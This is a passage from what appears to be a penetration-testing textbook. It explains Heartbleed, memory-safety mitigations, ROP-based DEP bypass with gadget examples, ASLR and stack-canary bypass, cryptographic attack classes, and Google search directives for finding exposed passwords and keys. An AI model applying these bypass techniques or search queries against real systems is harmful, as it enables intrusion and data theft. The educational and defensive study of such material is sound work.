

Figure 3-8. A server fulfilling a TLS heartbeat request



Figure 3-9. A malicious TLS heartbeat request revealing heap content

The defect leaks up to 64K of heap content per request. By sending multiple requests, attackers can extract RSA private keys from a server application (such as Apache HTTP Server or Nginx) using a vulnerable OpenSSL library. Attackers can use Metasploit¹³ to dump the contents of the heap and extract private keys.

WARNING

The heartbeat extension information leak flaw affects many applications using the OpenSSL 1.0.1 through 1.0.1f, including desktop software packages. Attacks have been witnessed in the wild against both TLS clients and servers.

Reading memory structures for gain

Secrets stored in volatile memory that might be exposed include the following:

Private keys

Applications provide transport security through TLS, SSH, and IPsec. By compromising the private key of a server, you can impersonate it without detection (via MITM) and compromise session content if **perfect forward secrecy** is not used.

Other cryptographic materials

Important values used by cryptographic primitives include keys, seeds, and initialization vectors. If adversaries are able to compromise these, they can attack the cryptosystem with unintended consequences.

Sensitive values used by security features

Compiler and OS security mechanisms including ASLR rely on secrets in memory. These can be bypassed if values such as pointer addresses are obtained.

Credentials

Applications often use micro-services, third-party APIs, and external data sources. If credentials for these are known, an attacker can use them to obtain sensitive data.

Session tokens

Web and mobile applications use session tokens to track authenticated users. By obtaining these, you can impersonate legitimate users, including administrators.

WARNING

As systems become increasingly distributed, protection of secrets (e.g., API keys and database connection strings) becomes a high priority. Severe compromises resulting in PII data exposure in recent years have stemmed from credentials leaked in this manner.

Compiler and OS Security Features

To provide resilience from attacks resulting in sensitive data being overwritten, or read from vulnerable applications, vendors implement security features within their operating systems and compilers. A paper titled “[SoK: Eternal War in Memory](#)” details mitigation strategies and attack tactics applying to languages with memory safety issues (e.g., C/C++). What follows is a list of common security features, their purpose, and details of the platforms that use them:

Data execution prevention (DEP)

Within most operating systems (including Microsoft Windows, Apple OS X, and Linux), DEP is used to mark writable areas of memory, including the stack and the heap, as non-executable. DEP is used with processor hardware to prevent execution of instructions from writable areas of memory. There are exceptions to DEP support and coverage, however: many 32-bit binaries are incompatible with DEP, and some libraries (e.g., Microsoft Thunk Emulation¹⁴) legitimately execute instructions from the heap.

Address space layout randomization (ASLR)

Platforms including Linux, Oracle Solaris, Microsoft Windows, and Apple OS X also support ASLR, which is used to randomize the locations of loaded libraries and binary code. Randomization of memory makes it difficult for an attacker to commandeer logical program flow; however, implementation flaws exist, and some libraries are compiled without ASLR support (e.g., Microsoft's *mscorie.dll* under Windows 7).

Code signing

Apple's iOS and other platforms use code signing,¹⁵ by which each executable page of memory is signed, and instructions executed only if the signature is correct.

SEHOP

To prevent SEH pointers from being overwritten and abused within Windows applications, Microsoft implemented SEHOP,¹⁶ which checks the validity of a thread's exception handler list before allowing any to be called.

Pointer encoding

Function pointers can be encoded (using XOR or other means) within Microsoft Visual Studio and GCC. If encoded pointers are overwritten without applying the correct XOR operation first, they cause a program crash.

Stack canaries

Compilers including Microsoft Visual Studio, GCC, and **LLVM Clang** place canaries on the stack before important values (e.g., saved *esp* and function pointers on the stack). The value of the canary is checked before the function returns; if it has been modified, the program crashes.

Heap protection

Microsoft Windows and Linux systems include sanity checking within heap management code. These improvements protect against *double free* and heap overflows resulting in control structures being overwritten.

Relocation read-only (RELRO)

The GOT, destructors, and constructors entries within the data segment can be protected through instructing the GCC linker to resolve all dynamically linked functions at runtime, and marking the entries read-only.

Format string protection

Most compilers provide protection against format string attacks, in which format tokens (such as *%s* and *%x*) and other content is passed to functions including *printf*, *scanf*, and *syslog*, resulting in an attacker writing to or reading from arbitrary memory locations.

Circumventing Common Safety Features

You can modify an application's execution path through overwriting certain values in memory. Depending on the security mechanisms in use (including DEP, ASLR, stack canaries, and heap protection), you might need to adopt particular tactics to achieve arbitrary code execution, as described in the following sections.

Bypassing DEP

DEP prevents the execution of arbitrary instructions from writable areas of memory. As such, you must identify and borrow useful instructions from the executable text segment to achieve your goals. The challenge is one of identifying sequences of useful instructions that can be used to form *return-*

oriented programming (ROP) chains; the following subsections take a closer look at these.

CPU opcode sequences

Processor opcodes vary by architecture (e.g., Intel and AMD x86-64, ARMv7, SPARC V8, and so on). **Table 3-2** lists useful Intel IA-32 opcodes, corresponding instruction mnemonics, and notes. General registers (*eax*, *ebx*, *ecx*, and *edx*) are used to store 32-bit (4-byte word) values that are manipulated and used during different operations.

Table 3-2. Useful IA-32 instructions

Opcode	Assembly	Notes
\x58	pop eax	Remove the last word and write to <i>eax</i>
\x59	pop ecx	Remove the last word and write to <i>ecx</i>
\x5c	pop esp	Remove the last word and write to <i>esp</i>
\x83\xec\x10	sub esp, 10h	Subtract 10 (hex) from the value stored in <i>esp</i>
\x89\x01	mov (ecx), eax	Write <i>eax</i> to the memory location that <i>ecx</i> points to
\x8b\x01	mov eax, (ecx)	Write the memory location that <i>ecx</i> points to to <i>eax</i>
\x8b\xc1	mov eax, ecx	Copy the value of <i>ecx</i> to <i>eax</i>
\x8b\xec	mov ebp, esp	Copy the value of <i>esp</i> to <i>ebp</i>
\x94	xchg eax, esp	Exchange <i>eax</i> and <i>esp</i> values (stack pivot)
\xc3	ret	Return and set <i>eip</i> to the current word on the stack

Opcode	Assembly	Notes
\xff\x0	jmp eax	Jump (set <i>eip</i>) to the value of <i>eax</i>

Many of these operations update the *esp* (stack pointer) register so that it points to the bottom of the stack. For example, *push* decrements the pointer by 4 when a word is written to the stack, and *pop* increments it by 4 when one is removed.

The *ret* instruction is important within ROP—it is used to transfer control to the next instruction sequence, as defined by a return address located on the stack. As such, each sequence must end with a \xc3 value or similar instruction that transfers execution.

Program binaries and loaded libraries often contain millions of valid CPU instructions. By searching the data for particular sequences (e.g., useful instructions followed by \xc3), you can build simple programs out of borrowed code. Two tools that scan libraries and binaries for instruction sequences are ROPgadget¹⁷ and ROPEME¹⁸.

Writing data to an arbitrary location in memory

Upon scanning the text segment for instructions, you might find the following two sequences (the first value is the location in memory at which each sequence is found, followed by the hex opcodes, and respective instruction mnemonics):

```
0x08056c56: "\x59\x58\xc3 <==> pop ecx ; pop eax ; ret"
0x080488b2: "\x89\x01\xc3 <==> mov (ecx), eax ; ret"
```

Both sequences are only three bytes long. Before you chain them together for execution, you first populate the stack, as shown in [Figure 3-10](#).



Figure 3-10. Prepared stack frame and CPU register values

Upon executing the first sequence from 0x08056c56, the following occurs:

1. The two words at the bottom of the stack are removed and stored within the *ecx* and *eax* registers. Each *pop* instruction also increments *esp* by 4 each time so that it points to the bottom of the stack.
2. The return instruction (*ret*) at the end of the first sequence reads the next word on the stack, which points to the second chain at 0x080488b2.
3. The second sequence writes the *eax* value to the memory address to which *ecx* points.

ROP gadgets

Useful sequences are chained to form gadgets. Common uses include:

- Reading and writing arbitrary values to and from memory
- Performing operations against values stored in registers (e.g., add, sub, and, xor)
- Calling functions in shared libraries

When attacking platforms with DEP, ROP gadgets are often used as an initial payload to prepare a region of memory that is writable and executable. This is achieved through building fake stack frames for memory management functions (i.e., *memset* and *mmap64* within Linux, and *VirtualAlloc* and

VirtualProtect within Microsoft Windows) and then calling them. Through using borrowed instructions to establish an executable region, you inject and finally run arbitrary instructions (known as *shellcode*).

Dino Dai Zovi's presentation¹⁹ details the preparation of ROP gadgets during exploitation of the Microsoft Internet Explorer 8 *Aurora* vulnerability,²⁰ using a stack pivot to establish an attacker-controlled stack frame.

Bypassing ASLR

ASLR jumbles the locations of pages in memory. The result is that, upon exploiting a flaw (such as an overflow condition), you do not know the location of either useful instructions or data. **Example 3-1** shows Ubuntu Linux randomizing the base address for each loaded library upon program execution.

Example 3-1. Using ldd to print the shared library locations of a program

```
$ ldd ./test
    linux-gate.so.1 => (0xb78d3000)
    libc.so.6 => /lib/libc.so.6 (0xb7764000)
    /lib/ld-linux.so.2 (0xb78d4000)
$ ldd ./test
    linux-gate.so.1 => (0xb78ab000)
    libc.so.6 => /lib/libc.so.6 (0xb773c000)
    /lib/ld-linux.so.2 (0xb78ac000)
$ ldd ./test
    linux-gate.so.1 => (0xb7781000)
    libc.so.6 => /lib/libc.so.6 (0xb7612000)
    /lib/ld-linux.so.2 (0xb7782000)
```

Although these libraries are loaded at random locations, useful functions and instruction sequences exist at known offsets (because the page location is randomized, as opposed to the contents). The problem is then one of identifying the *base address* at which each library is loaded into memory.

ASLR is not enabled under the following scenarios:

- The program binary is not compiled as a *position-independent executable* (PIE)

- Shared libraries used by the program are not compiled with ASLR support

In these cases, you simply refer to absolute locations within binaries that opt out of ASLR. Certain DLLs within Microsoft Windows are compiled without ASLR—if a vulnerable program loads them, you can borrow instructions and build ROP gadgets.

Some platforms load data at fixed addresses, including function pointers. For example, during Pwn2Own 2013, VUPEN used the *KiFastSystemCall* and *LdrHotPathRoutine* function pointers to bypass ASLR on Windows 7.²¹ These two pointers exist at fixed addresses on unpatched systems, which you can use to execute arbitrary instructions.

If the program binary and loaded libraries use dynamic base addresses, you can pursue other means to calculate and obtain them, including the following:

- Undertaking brute-force attacks to locate valid data and instructions
- Revealing memory contents via information leak (e.g., a heap over-read)

Brute-force is achievable under certain conditions; dependent on the level of system access, along with the operation of the target application and underlying operating system. A 32-bit process is often easier to attack than a 64-bit one because the number of iterations to grind through is lower.

Bypassing stack canaries

Depending on their implementation, an attacker can overcome stack canary mechanisms through the following methods:

- Using an information leak bug to reveal the canary
- Inferring the canary through iterative overflow attempts (if the canary is static)
- Calculating the canary through a weakness in the implementation
- Overwriting a function pointer and diverting logical program flow before the canary is checked (possible when exploiting Microsoft SEH pointers)

- Overwriting the value the canary is checked against

Inferring the canary as per the second bullet is an interesting topic—Andrea Bittau and others at Stanford University published a paper in 2014 titled “Hacking Blind”,²² in which they successfully remotely exploit Nginx via CVE-2013-2028. The target system ran a 64-bit version of Linux with stack canaries, DEP, and ASLR.

Bittau et al.’s attack works by identifying the point at which their material overwrites the canary (causing a crash), and then iteratively overwriting it byte-by-byte, until the service no longer crashes, meaning the canary is valid. The stack layout across subsequent overflow attempts is shown in [Figure 3-11](#).



Figure 3-11. Inferring a stack canary through overwriting it

Writing past the canary modifies the saved frame and instruction pointers. By inferring these through writing byte-by-byte in the same fashion, you can begin to map memory layout (identifying the location of the text segment and the parent stack frame) and bypass ASLR.

WARNING

Nginx, Apache HTTP Server, Samba, and other server packages undermine security by failing to generate a fresh canary each time a worker process is executed via *fork*, and so the stack canary is consistent across different sessions.

Logic Flaws and Other Bugs

I've demonstrated how attackers abuse operating systems, server software, and desktop applications through memory manipulation. Many web and mobile applications are developed using memory-safe languages (including Java and Microsoft .NET), and so attackers must exploit logic flaws and other vulnerabilities to achieve certain goals. Common defects result in the following flaws being exploited:

- Inference of usernames within account logon or password reset logic
- Session management issues around generation and use of tokens (e.g., session fixation, whereby a session token is not regenerated after a user authenticates)
- Command injection (e.g., SQL, LDAP, or OS injection)
- Encapsulation bugs, wherein requests are honored and materials processed without question (e.g., direct object reference, XXE flaws, or malicious JavaScript used within XSS attacks)
- Information leak flaws, by which crafted requests reveal materials from the file system or backend data storage (such as a database or key-value store)

Throughout the book you will find that vulnerabilities range from subtle low-level memory management defects, through to easily exploitable logic flaws. It is critical to understand the breadth of potential issues, so that you can implement effective security controls through defense in depth.

Cryptographic Weaknesses

As system components become increasingly decoupled and perimeters collapse, dependence on cryptography to enforce security boundaries (by generating random numbers, HMAC values, and providing confidentiality) increases.

Here are some common cryptographic functions found within computer systems:

- Pseudorandom number generators (PRNGs)
- Protocols providing transport layer security (such as TLS and IPsec)
- Encryption of data at-rest
- Signing of data to provide integrity checking (e.g., HMAC calculation)

Exploitable flaws can exist in any of these, through improper implementation or defects within the underlying protocol. A failure within one component can also allow an attacker to exploit another (e.g., insufficient integrity checking allowing content to be sent to an oracle, in turn revealing an encryption key).

If a PRNG generates predictable values, an adversary can take advantage of this behavior. In August 2013, the Android PRNG was found to be insecure,²³ leading to mobile Bitcoin wallets becoming accessible to attackers.²⁴

Exploitation of many weaknesses in cryptographic components often requires particular access, such as network access to intercept traffic, or local operating system access to obtain values used by a PRNG.

Key compromise can result in a catastrophic failure. In 2014, an attacker obtained the *server seed* values used by the Primedice gaming site, resulting in a loss of around \$1 million in Bitcoin.²⁵

Popular classes of attack against cryptosystems include the following:

Collisions

Message digests used for integrity checking can be circumvented if a collision is found, where two different messages generate the same digest (signature). MD5 collisions can be easily generated.²⁶ A collision can be used to generate malicious material (e.g., a certificate or ticket) which is in turn trusted.

Modification of ciphertext

If ciphertext generated by a stream cipher (e.g., RC4) or certain block ciphers (ECB, CBC, and CTR) lacks integrity checking, an adversary can modify it to generate useful plaintext upon processing by a recipient. Bit flipping and block rearranging can produce predictable changes to plaintext upon decryption.

Replay of ciphertext

Many protocols (including older 802.11 WiFi standards) do not track state. Encrypted 802.11 network frames can be replayed to an access point or client with unintended results, for example. In an authentication context, implementations lacking state tracking or use of a cryptographic nonce are also susceptible to replay attack—by which an attacker captures a token and later presents it to authenticate.

Side channel attacks

Sensitive material is sometimes leaked through *oracles*. In most cases, a side channel attack involves interacting with either timing or error oracles. A timing oracle leaks information based on the timing of events, and an error oracle allows an attacker to infer a secret (usually byte-by-byte, in an iterative fashion) based on server error messages.

Other attacks exist depending on system implementation. When designing a cryptosystem, it is critical to consider both secure key generation and handling, along with the application of correct cryptographic primitives (e.g., using an HMAC instead of a simple hash function). The order of operations can also introduce vulnerability. For example, sign-then-encrypt can lead to problems because ciphertext is not authenticated.

Vulnerabilities and Adversaries Recap

Flaws may exist in different layers of a computer system:

- *Hardware*, infrastructure responsible for physical data handling
- *Software*, application components providing computation and data processing
- *Wetware*, users interacting with software and drawing conclusions from data

This book describes vulnerabilities found throughout the software realm and touches on hardware and wetware attacks (through discussion of physical system compromise and social engineering).

You can understand how adversaries influence or observe systems for gain through threat modeling. Upon mapping exposed paths, you can prepare security controls to mitigate known risks and improve safety.

¹ John Leyden, “[Linode Hackers Escape with \\$70k in Daring Bitcoin Heist](#)”, The Register, March 2, 2012.

² Yinqian Zhang et al., “[Cross-VM Side Channels and Their Use to Extract Private Keys](#)”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, North Carolina, October 16–18, 2012.

³ Katrina Tsipenyuk, Brian Chess, and Gary McGraw, “[Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors](#)”, IEEE Security & Privacy (November/December 2005).

⁴ Sean Gallagher, “[Photos of an NSA ‘Upgrade’ Factory Show Cisco Router Getting Implant](#)”, Ars Technica, May 14, 2014.

⁵ Jesse Robbins, “[Failure Happens: Taser-Wielding Thieves Steal Servers, Attack Staff, and Cause Outages at Chicago Colocation Facility](#)”, O’Reilly Radar, November 3, 2007.

⁶ Steven J. Vaughan-Nichols, “[Google, the NSA, and the Need for Locking Down Datacenter Traffic](#)”, ZDNet, October 30, 2013.

⁷ David Litchfield, “Defeating the Stack-Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”, NGSSoftware Ltd., September 8, 2003.

⁸ See [CVE-2001-0797](#) and [CVE-2007-0882](#).

⁹ As found in the GNU C library.

¹⁰ See [CVE-2014-0160](#).

¹¹ See this vulnerability listed at <https://www.google.com/about/appsecurity/research/>.

¹² See RFC 6520.

¹³ Metasploit *openssl_heartbleed* module.

¹⁴ Alexander Sotirov and Mark Dowd, “Bypassing Browser Memory Protections”, presented at BlackHat USA, Las Vegas, NV, August 2–7, 2008.

¹⁵ For more information, see “Code Signing” on Apple’s Developer Support page.

¹⁶ See “Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP”, Microsoft TechNet Blog, February 2, 2009.

¹⁷ Jonathan Salwan, “ROPgadget – Gadgets Finder and Auto-Roper”, Shell-storm.org, March 12, 2011.

¹⁸ longld, “ROPEME – ROP Exploit Made Easy”, VNSecurity.net, August 13, 2010.

¹⁹ Dino A. Dai Zovi, “Practical Return-Oriented Programming”, presented at RSA Conference 2010, San Francisco, CA, March 1–5, 2010.

²⁰ See [CVE-2010-0249](#).

²¹ See [CVE-2013-2556](#).

²² Andrea Bittau et al., “Hacking Blind”, proceedings of the 2014 IEEE Symposium on Security and Privacy, Berkeley, CA, May 18–21, 2014.

²³ See [CVE-2013-7373](#).

²⁴ Bitcoin, “[Android Security Vulnerability](#)”, Bitcoin.org, August 11, 2013.

²⁵ Stunna, “[Breaking the House](#)”, Medium.com, June 28, 2015.

²⁶ Nat McHugh, “[How I Created Two Images with the Same MD5 Hash](#)”, Nat McHugh Blog, October 31, 2014.

Chapter 4. Internet Network Discovery

This chapter describes the first steps taken when assuming the role of an Internet-based attacker. A competent adversary will use open sources to map an organization's networks and identify its users. Here are three of those sources:

- Web search engines and sites (e.g., Google, Netcraft, and LinkedIn)
- WHOIS registries
- Accessible DNS servers

The majority of this probing is indirect, sending traffic to websites including Google, and public WHOIS and DNS servers. Two tactics involve sending traffic to the target network, however, as follows:

- Probing the target's own DNS servers
- Network probing via SMTP

Through initial reconnaissance, you can identify potential weaknesses. Peripheral systems are commonly insecure when compared to publicized web, application server, and mail endpoints.

The reconnaissance process is iterative, repeating enumeration tasks upon uncovering new information (such as a domain name, or office location). The agreed scope of an assessment exercise defines the boundaries, which sometimes might include third parties. Target Corporation suffered a severe compromise in 2013, in which the VPN credentials of a vendor were reportedly used to gain access to the internal network, resulting in the exposure of 70 million customer records.¹

Querying Search Engines and Websites

Search engines catalog useful information. Google and other sites provide advanced search functions that let attackers build a clear picture of the networks they plan to attack later.

In particular, the following classes of data are often uncovered:

- Physical addresses of office locations
- Contact details, including email addresses and telephone numbers
- Details of internal email systems and routing
- DNS layout and naming conventions
- Files residing on publicly accessible servers

With regard to the final bullet in this list, Offensive Security maintains the *Google Hacking Database*,² which contains details of searches that reveal sensitive material on vulnerable web servers. Entire books are also dedicated to the subject, including *Google Hacking for Penetration Testers* (Syngress, 2015). The following sections detail popular tactics that adversaries can adopt to map networks and identify useful content.

Google Search

Attackers use Google to gather useful information through its **advanced search panel**. Searches are refined to include or exclude certain keywords, or to hit on keywords in specific file formats, under specific Internet domains, or parts of the web page (e.g., the page title). **Table 4-1** lists useful Google search directives.

Metadata from publicly available materials found via Google (e.g., Microsoft Office formats and PDF files) can also be parsed to reveal usernames and client software details, as demonstrated by the **Metagoofil tool**.

Table 4-1. Google search directives

Directive	Example	Description
intext	intext:password filetype:xlsx	Displays hits within page text
intitle	intitle:"index of /backup"	Displays hits within the page title
inurl	inurl:dyn_sensors.htm	Displays hits within the page URL
filetype	filetype:log intext:password	Return results with a specific file type (e.g., passwords within log files)
site	site:edu filetype:key intext:private	Show results within a particular domain (e.g., RSA private keys within the EDU top-level domain)

Enumerating contact details

Google searches often reveal contact details, including email addresses and telephone and fax numbers. **Figure 4-1** shows the results of a simple query passed to Google to enumerate users at NIST.

Google "nist.gov" mail tel fax

Web News Images Shopping Maps More Search tools

Page 2 of about 432,000 results (0.32 seconds)

Derestricted FTAA
www.ftaa-alca.org/tecass/TAProgs/StanTBs/NISTANSI.asp ▾
USA. E-mail: mary.saunders@nist.gov. Tel.: (301) 975-2396. Fax : (301) 963-2871 ...
E-mail: georgia.harris@nist.gov. Tel.: (301) 975-4014. Fax: (301) 926-0647.

The Biometric Industry Report: Forecasts and Analysis to 2006
<https://books.google.com/books?isbn=1856173941>
Mark Lockie, Roisin Reidy - 2002 - Business & Economics
... Cambridgeshire CB4 0WZ, UK Tel: +44 1223 488540 Fax: +44 1223 488541 Email:
... nist.gov Web: www.atp.nist.gov Contact: Dr Omid M Omidvar ...

Fiber Optics Weekly Update - Page 12 - Google Books Result
https://books.google.com/books?id=BKB_JDN-yjMC
... contact Jerry Hendrix, NIST, 325 Broadway, MC 360, Boulder, CO 80303, Tel: (303) 497-5646, Fax: (303) 497- 3371, e-mail: hendrix@micf.nist.gov. □ YES!

Fiber Optics Weekly Update - Page 27 - Google Books Result
<https://books.google.com/books?id=MgFeaA4HmygC>
Hui Pan, Editor, Paul Polishuk, Editor
Pre-proposals or full proposals submitted by fax or e-mail will not be accepted. ... Fax:
(301) 926-9524 or (301) 590-3053, e-mail: atp@nist.gov or by sending a ... Boston MA
02134 Tel: (617) 232-31 1 1 Fax: (617) 734-8562 look at the new ...

Figure 4-1. Using Google to enumerate users

Identifying web servers

You can query Google in many ways, depending on the data you seek. Figures 4-2 and 4-3 show how Google is used to enumerate web servers at MIT and list web servers that support directory indexing at NASA, respectively.

